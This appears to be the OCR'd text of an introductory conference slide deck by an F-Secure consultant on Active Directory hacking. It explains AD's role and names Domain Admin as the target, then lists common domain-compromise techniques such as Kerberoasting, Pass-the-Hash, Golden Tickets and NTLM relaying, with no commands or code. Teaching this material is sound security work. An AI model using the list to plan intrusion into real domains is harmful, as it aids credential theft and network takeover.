ADVENTURE!

(A quick jaunt through Active Directory hacking)

F-Secure

Katie Knowles – Winter 2020

C:\>WHOAMI

F-Secure Consulting

(Formerly MWR InfoSecurity)

- Global Consultancy:
  - US (NYC), UK, South Africa, Singapore, Poland, Finland, & beyond!
  - 250+ consultants
  - Services: Pentesting, Red & Purple teams, Incident Response, and more
- 20-25% Consultant time for research

F-Secure

Katie Knowles

Security Consultant, F-Secure


(Mostly) Pentester

OSCP, GPEN, CREST CRT

Formerly:

- Blue Team
- Engineering Student

WHO LIKES COMPUTERS?




If it’s in an enterprise, it authenticates with AD

(pretty much always)

WHAT IS ACTIVE DIRECTORY?

In General Terms:

- Software that provides AAA functions
  - Authentication, Authorization, & Accounting
- Runs on Windows Server
- Database of…
  - User and computer objects
  - Groups of these objects
  - Information related to each object
- Integrates with systems to provide additional authentication to services:
  - Email
  - Servers
  - DevOps tools
  - #AllTheThings


Active Directory Explorer - Sysinternals: www.sysinternals.com
File
Edit
Favorites
Search
Compare
History
Help

Path: CN=[redacted]

```
Active Directory Explorer
⊟ [redacted]
  ⊟ DC=
    ⊞ OU=
    ⊞ OU=
    ⊞ OU=
    ⊞ CN=Builtin
    ⊞ CN=Computers
    ⊞ OU=[redacted]
    ⊞ OU=
    ⊞ CN=Managed Service Account
    ⊞ OU=Microsoft Exchange Secu
    ⊞ CN=Microsoft Exchange Syste
    ⊟ OU=[redacted]
      ⊞ OU=Computers
      ⊞ OU=Groups
      ⊞ OU=Servers
      ⊟ OU=Users
        ⊞ CN=[redacted]
        ⊞ CN=
        ⊞ CN=
```

Attribute	Syntax
accountExpires	Integer8
badPwdCount	Integer
cn	DirectoryString
codePage	Integer
countryCode	Integer
displayName	DirectoryString
distinguishedName	DN
dSCorePropagationD…	GeneralizedTime
givenName	DirectoryString
instanceType	Integer
lockoutTime	Integer8
msExchPreviousReci…	Integer8
msExchRecipientSoft…	Integer
msExchUMDtmfMap	DirectoryString
msExchWhenMailbox…	GeneralizedTime
name	DirectoryString
nTSecurityDescriptor	NTSecurityDescriptor
objectCategory	DN

https://docs.microsoft.com/en-us/sysinternals/


F-Secure

WHY AD MATTERS

- Used by 90% of organizations (according to Microsoft)
- Tools allow quick mapping to high-value targets
- Controls authentication for the enterprise

Game Over =


Domain Administrator (DA) on a Domain Controller (DC)



Windows Security


Microsoft Outlook

Connecting to [redacted]




Log on to: AD

How do I log on to another domain?



Contoso Corp.

Sign in with your organizational account



Windows Security


Connecting to adfs

Domain: Domain

AD HACKING

- Domain Admin rights grant access to lots of juicy targets
- Manage users, computers, user groups with access to significant systems, etc.
- **Lots** of misconfiguration & vulnerabilities
- Domains often have 10+ yrs of legacy configuration

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md



Active Directory Attacks


Summary

- Tools
- Most common paths to AD compromise
  - MS14-068 (Microsoft Kerberos Checksum Validation Vulnerability)
  - Open Shares
  - GPO - Pivoting with Local Admin & Passwords in SYSVOL
  - Dumping AD Domain Credentials
  - Password in AD User comment
  - Pass-the-Ticket Golden Tickets
  - Pass-the-Ticket Silver Tickets
  - Kerberoast
  - KRB_AS_REP roasting
  - Pass-the-Hash
  - OverPass-the-Hash (pass the key)
  - Capturing and cracking NTLMv2 hashes
  - NTLMv2 hashes relaying
  - Dangerous Built-in Groups Usage
  - Trust relationship between domains
  - Unconstrained delegation
  - Resource-Based Constrained Delegation
  - PrivExchange attack
  - Password spraying
  - PXE Boot image attack

F-Secure

ADVENTURE!

